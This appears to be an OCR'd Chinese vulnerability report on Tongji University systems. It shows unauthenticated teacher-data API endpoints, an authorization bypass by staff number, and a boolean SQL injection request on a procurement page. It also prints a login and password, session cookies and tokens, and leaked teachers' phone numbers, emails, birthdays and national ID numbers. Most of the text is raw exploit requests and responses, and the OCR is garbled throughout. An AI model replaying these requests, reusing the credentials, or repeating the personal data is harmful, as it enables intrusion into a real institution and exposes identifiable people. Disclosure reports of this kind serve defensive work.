

# 教学管理信息系统存在接口未授权访问漏洞

http://myportal.tongji.edu.cn/new/index.html

账号密码: 11142 密码Sxm195703



第1页 共11页 2023/1/3 9:29



接口1: /api/studentservice/teacherInfo/findTeacherInfoList

```
POST /api/studentservice/teacherInfo/findTeacherInfoList HTTP/2 "engName": "ZX",

Host: 1. tongji. edu. cn

Cooking: USESSIONUD-056666591556555412AEDD5172D4055216, sessionid-"faculty": "000170"
```

第2页 共11页

```
12dfa93ffe4744c09e484e4d45da22de; language=cn; token=
                                                                                                   "facultyName":null,
eyJhbGciOiJlUzl1NiJ9.eyJsb2dpblRpbWVzdGFtcCl6MTY1NTAxMjl5NDUxNywidXNlcklkljoiMTExNDli
                                                                                                   "manageFacultys":null,
fQ.KZWt98hURj46sf_XW7H0NuQz-rotBjvYe4C0iPBsLTc
                                                                                                   "profession":null,
Cache-Control: max-age=0
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
                                                                                                   "title":"救授",
Sec-Ch-Ua-Mobile: ?0
                                                                                                   "email": "zhangxu-hvac@tongji.edu.cn",
Sec-Ch-Ua-Platform: "Windows"
                                                                                                   "telephone": "65983605",
Upgrade-Insecure-Requests: 1
                                                                                                   "qualification":null,
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like 📑
                                                                                                   "photo":"face/teacher/00005.jpg",
Gecko) Chrome/101.0.0.0 Safari/537.36
                                                                                                   "phone": "13311831229".
Accept:
                                                                                                   "condition":null.
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
                                                                                                   "accountDisabled":0,
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
                                                                                                   "country":null,
Sec-Fetch-Site: none
                                                                                                   "teacherType":null,
Sec-Fetch-Mode: navigate
                                                                                                  "lastUpdateBy":null.
Sec-Fetch-User: ?1
                                                                                                  "lastUpdateTime":null.
Sec-Fetch-Dest: document
                                                                                                   "groupld":0,
Accept-Encoding: gzip, deflate
                                                                                                   "groupName":
                                                                                                   "教师组, 18级-导师, 19级-导师, 研究生导师组, 本科生老
Accept-Language: zh-CN,zh;q=0.9
Content-Type: application/x-www-form-urlencoded
                                                                                                  , 普研老师组, 在职老师组, 本科-毕业设计-导师",
Content-Length: 0
                                                                                                  "faculty|18n": "机械与能源工程学院",
                                                                                                   "manageFacultys118n":""
```

### 接口2: /api/baseresservice/teacher/findTeacherList

## 泄露了2万多条数据

```
Raw Hex ☴ \n ≡
                                                                                       OST /api/baseresservice/teacher/findTeacherList HTTP/2
lost: 1. tongji. edu. cn
ookie: JSESSIONID=956CA5815F6FFA13AFDDF172D40FE31C; sessionid=
                                                                                           "code": 200,
2dfa93ffe4744c09e484e4d45da22de; language=cn; token=
                                                                                           "msg":"".
yJhbGciOiJlUzl1NiJ9.eyJsb2dpblRpbWVzdGFtcCl6MTY1NTAxMjl5NDUxNywidXNlcklkljoiMTExNDli
                                                                                           "data":{
Q.KZWt98hURj46sf_XW7H0NuQz-rotBjvYe4C0iPBsLTc
                                                                                             "pageNum_":1,
ache-Control: max-age=0
                                                                                             "pageSize ":25,
ec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
                                                                                             "total ":20248,
ec-Ch-Ua-Mobile: ?0
                                                                                             "list"
ec-Ch-Ua-Platform: "Windows"
lpgrade-Insecure-Requests: 1
                                                                                                 "id":107251,
|ser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
                                                                                                 "code": "00001".
Gecko) Chrome/101.0.0.0 Safari/537.36
                                                                                                 "name":"李建中",
                                                                                                 "engName": "LJZ",
ccept:
                                                                                                 "stateId":"1".
ext/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
                                                                                                 "faculty": "000182",
*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
ec-Fetch-Site: none
                                                                                                 "profession":null,
ec-Fetch-Mode: navigate
                                                                                                 "sex":"1".
ec-Fetch-User: ?1
                                                                                                 "title":"教授".
ec-Fetch-Dest: docu
```

```
ccept-Encoding: gzip, deflate
                                                                                                 "telephone": "65985086",
.ccept-Language: zh-CN, zh;q=0.9
                                                                                                 "qualification":null.
ontent-Type: application/x-www-form-urlencoded
                                                                                                 "photo": "face/teacher/00001.jpg",
ontent-Length: 0
                                                                                                 "phone": "13701975607",
                                                                                                 "courseStatus":"1",
                                                                                                       "faculty", "000170"
OST /api/baseresservice/teacher/findTeacherList HTTP/2
lost: 1. tongji.edu.cn
                                                                                                         rofession":null,
ookie: JSESSIONID=956CA5815F6FFA13AFDDF172D40FE31C; sessionid=
                                                                                                       "sex":"1",
                                                                                                       "title":"教授",
2dfa93ffe4744c09e484e4d45da22de; language=cn; token=
yJhbGciOiJlUzl1NiJ9.eyJsb2dpblRpbWVzdGFtcCl6MTY1NTAxMjl5NDUxNywidXNlcklkljoiMTExNDli
                                                                                                       "enail": "zhangxu-hvac@tongji. edu. cn
Q.KZWt98hURj46sf XW7H0NuQz-rotBjvYe4C0iPBsLTc
                                                                                                       "telephone": "65983605".
Cache-Control: max-age=0
                                                                                                       "qualification":null.
ec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
                                                                                                       "photo":"face/teacher/00005.jpg",
ec-Ch-Ua-Mobile: ?0
                                                                                                       "phone":"13311831229",
Gec-Ch-Ua-Platform: "Windows"
                                                                                                       "cburseStatus":"1",
                                                                                                       "pbstTeachQual":"1".
lpgrade-Insecure-Requests: 1
lser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like 📑
                                                                                                       "teachQualReason":null.
Gecko) Chrome/101.0.0.0 Safari/537.36
                                                                                                       "postTeachQualOnjob":"1",
ccept:
                                                                                                       "teachQualOnjobReason":null,
                                                                                                      "underTeachquai": "i",
ext/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
                                                                                                      "underStartTime":null,
*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
ec-Fetch-Site: none
                                                                                                       "underEndTime":null,
ec-Fetch-Mode: navigate
                                                                                                       "teacherType":"10 yjs",
ec-Fetch-User: ?1
                                                                                                       "approval<mark>S</mark>tatus":"1",
                                                                                                       "birthday": "1955-12-26 00:00:00"
ec-Fetch-Dest: document
ccept-Encoding: gzip, deflate
                                                                                                       "country": "156",
ccept-Language: zh-CN, zh;q=0.9
                                                                                                       "address": "610100",
Content-Type: application/x-www-form-urlencoded
                                                                                                       "cardType":"1",
                                                                                                       "card": "610103195512262858",
Content-Length: 0
```

### 接口3: /api/baseresservice/teacher/progressTeacherList


# 泄露了三万多条数据



```
ache-Control: max-age=0
                                                                                                      "qualification":null,
ec-Ch-Ua: " Not A:Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
                                                                                                      "photo":"face/teacher/00001.jpg",
c-Ch-Ua-Mobile: ?0
                                                                                                      "phone": "13701975607",
c-Ch-Ua-Platform: "Windows"
                                                                                                      "courseStatus":"1",
grade-Insecure-Requests: 1
                                                                                                      "postTeachQual":"1".
er-Agent: Mozilla/5.0 (Windows NT 10.0; Winó4; xó4) AppleWebKit/537.36 (KHTML, like 📑
                                                                                                      "teachQualReason":null,
                                                                                                      "postTeachQualOnjob":"1",
Gecko) Chrome/101.0.0.0 Safari/537.36
                                                                                                      "teachQualOnjobReason":null,
cept:
ext/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
                                                                                                      "underTeachQual":"1".
                                                                                                      "underStartTime" null.
*/*; q=0.8, application/signed-exchange; v=b3; q=0.9
c-Fetch-Site: none
                                                                                                      "underEndTime":null.
c-Fetch-Mode: navigate
                                                                                                      "teacherType":"10_yjs",
c-Fetch-User: ?1
                                                                                                      "approva|Status":"1",
c-Fetch-Dest: document
                                                                                                      "birthday":"1963-07-10 00:00:00",
cept-Encoding: gzip, deflate
                                                                                                      "country":"156".
                                                                                                      "addres<mark>s"."422826",</mark>
cept-Language: zh-CN, zh;q=0.9
ontent-Type: application/x-www-form-urlencoded
                                                                                                      "cardTybe":"1",
ontent-Length: 0
                                                                                                      "card":|"130103196307100091",
                                                                                                      "create|Time":null,
```

/api/baseresservice/teacher/findList?condition=11141


# 越权通过教师工号获取名字



```
Sec-Fetch-Mode: navigate
                                                                                        "name":"董洁芸".
 Sec-Fetch-User: ?1
                                                                                        "engName" nul
 Sec-Fetch-Dest: document
                                                                                        "stateld":null,
 Accept-Encoding: gzip, deflate
                                                                                        "faculty": null,
 Accept-Language: zh-CN, zh; q=0.9
                                                                                        "profession":null,
 Content-Type: application/x-www-form-urlencoded
                                                                                        "sex":null.
 Content-Length: 0
                                                                                        "title":null,
                                                                                        "email":null,
                                                                                         Pretty Raw Hex Render ⇒ \N ≡
api/baseresservice/teacher/findList?condition=11143 HTTP/2
                                                                                        16
                                                                                        17 {
1. tongji. edu. cn
 JSESSIONID=956CA5815F6FFA13AFDDF172D40FE31C: sessionid=
                                                                                              "code": 200,
                                                                                              "msg":"".
3ffe4744c09e484e4d45da22de; language=cn; token=
                                                                                              "data":[
ciOiJlUzl1NiJ9.eyJsb2dpblRpbWVzdGFtcCl6MTY1NTAxMjl5NDUxNywidXNlcklkljoiMTExNDli
lt98hURj46sf_XW7H0NuQz-rotBjvYe4C0iPBsLTc
·Control: max-age=0
                                                                                                  "id" 112432,
-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
                                                                                                  "code": "11143",
                                                                                                  "name":"张华",
-Ua-Mobile: ?0
                                                                                                  "englame" · null
-Ua-Platform: "Windows"
le-Insecure-Requests: 1
                                                                                                  "stateId":null.
gent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like 📑
                                                                                                  "faculty":null.
  Chrome/101.0.0.0 Safari/537.36
                                                                                                  "profession":null.
                                                                                                  "sex":null,
tml,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
                                                                                                  "title":null.
q=0.8, application/signed-exchange; v=b3; q=0.9
                                                                                                  "email":null.
tch-Site: none
                                                                                                  "telephone": null.
tch-Mode: navigate
                                                                                                  "qualification":null,
tch-User: ?1
                                                                                                  "photo":null,
```

/api/studentservice/teacherInfo/findSelectList

## 泄露三万条, 教师数据




第6页 共11页

```
"data": [
Host: 1. tongji. edu. cn
                                                                                                    "total":31180,
Cookie: JSESSIONID=956CA5815F6FFA13AFDDF172D40FE31C;                       sessionid=
                                                                                                       c + " · [
12dfa93ffe4744c09e484e4d45da22de; language=cn; token=
eyJhbGciOiJlUzl1NiJ9.eyJsb2dpblRpbWVzdGFtcCl6MTY1NTAxMjl5NDUxNywidXNlcklkljoiMTExNDli
fQ.KZWt98hURj46sf XW7H0NuQz-rotBjvYe4C0iPBsLTc
                                                                                                        'pageNum ":1,
Cache-Control: max-age=0
                                                                                                        "pageSize_":10,
Sec-Ch-Ua: " Not A:Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
                                                                                                        "dic":true,
Sec-Ch-Ua-Mobile: ?0
                                                                                                        "code": "00001",
                                                                                                        "name":"李建中",
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
                                                                                                        "engName": "LJZ",
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like 📑
                                                                                                        "stateId": "1",
Gecko) Chrome/101.0.0.0 Safari/537.36
                                                                                                        "faculty": "000182".
Accept:
                                                                                                        "facultyName":null,
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
                                                                                                        "manageFacultys":null.
                                                                                                        "profession":null,
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
                                                                                                        "title":"救授",
Sec-Fetch-User: ?1
                                                                                                        "email":"lijianzh@tongji.edu.cn",
Sec-Fetch-Dest: document
                                                                                                        "telephone": "65985086",
Accept-Encoding: gzip, deflate
                                                                                                        "qualification":null.
Accept-Language: zh-CN, zh;q=0.9
                                                                                                        "photo": "face/teacher/00001.jpg".
Content-Type: application/x-www-form-urlencoded
                                                                                                        'phone":"13701975607",
Content-Length: 0
                                                                                                         condition":null,
```

/api/baseresservice/teacher/findTeacherList


# 2万多条教师数据,包括身份证信息




```
xt/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
                                                                                                     "teacherType": "10_yjs",
*/*; q=0.8, application/signed-exchange; v=b3; q=0.9
                                                                                                     "approvalStatus": "1",
c-Fetch-Site: none
                                                                                                     "birthday": "1963-07-10 00:00:00".
                                                                                                     "country":"156"
c-Fetch-Mode: navigate
                                                                                                     "address": "422826",
c-Fetch-User: ?1
c-Fetch-Dest: document
                                                                                                     "cardT/pe":"1",
cept-Encoding: gzip, deflate
                                                                                                     "card" "130103196307100091",
cept-Language: zh-CN, zh;q=0.9
                                                                                                     "createTime":null.
ntent-Type: application/x-www-form-urlencoded
                                                                                                     "updateTime":nuil.
ontent-Length: 0
                                                                                                     "auditionTime":null.
                                                                                                     "auditionAddress":null.
```

采购系统: https://czb.tongji.edu.cn/index\_cg.jsp

## 越权漏洞



第8页 共11页




## SQL注入:

### 1返回正常,2返回错误



第9页 共11页

```
Upgrade-Insecure-Requests: 1
                                                                             Email
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/101.0.0.0 Safari/537.36
                                                                                                              发消息 关闭
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp, image/apng, */*; q=0.8, application/signed-exchange; v=b3; q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://czb.tongji.edu.cn/sggl/sgd/ListPage.jsp?zclx=ZJ%2CFJ&role=ptyh&g
nbh=noM3103
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh; q=0.9
```



### 数据包:

第10页 共11页

GET /pub/userInfo.jsp?param=11142'+and+'1'='2 HTTP/1.1

Host: czb.tongji.edu.cn

Cookie: demoState=login; JSESSIONID=63FD2FDC2A90F157D48953DF7028E1F3

Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"

Sec-Ch-Ua-Mobile: ?0

Sec-Ch-Ua-Platform: "Windows"

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.0.0 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,/;q=0.8,application/signed-exchange;

v=b3;q=0.9

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Referer: https://czb.tongji.edu.cn/sqql/sqd/ListPage.jsp?zclx=ZJ%2CFJ&role=ptyh&gnbh=noM3103

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Connection: close

第11页 共11页 2023/1/3 9:29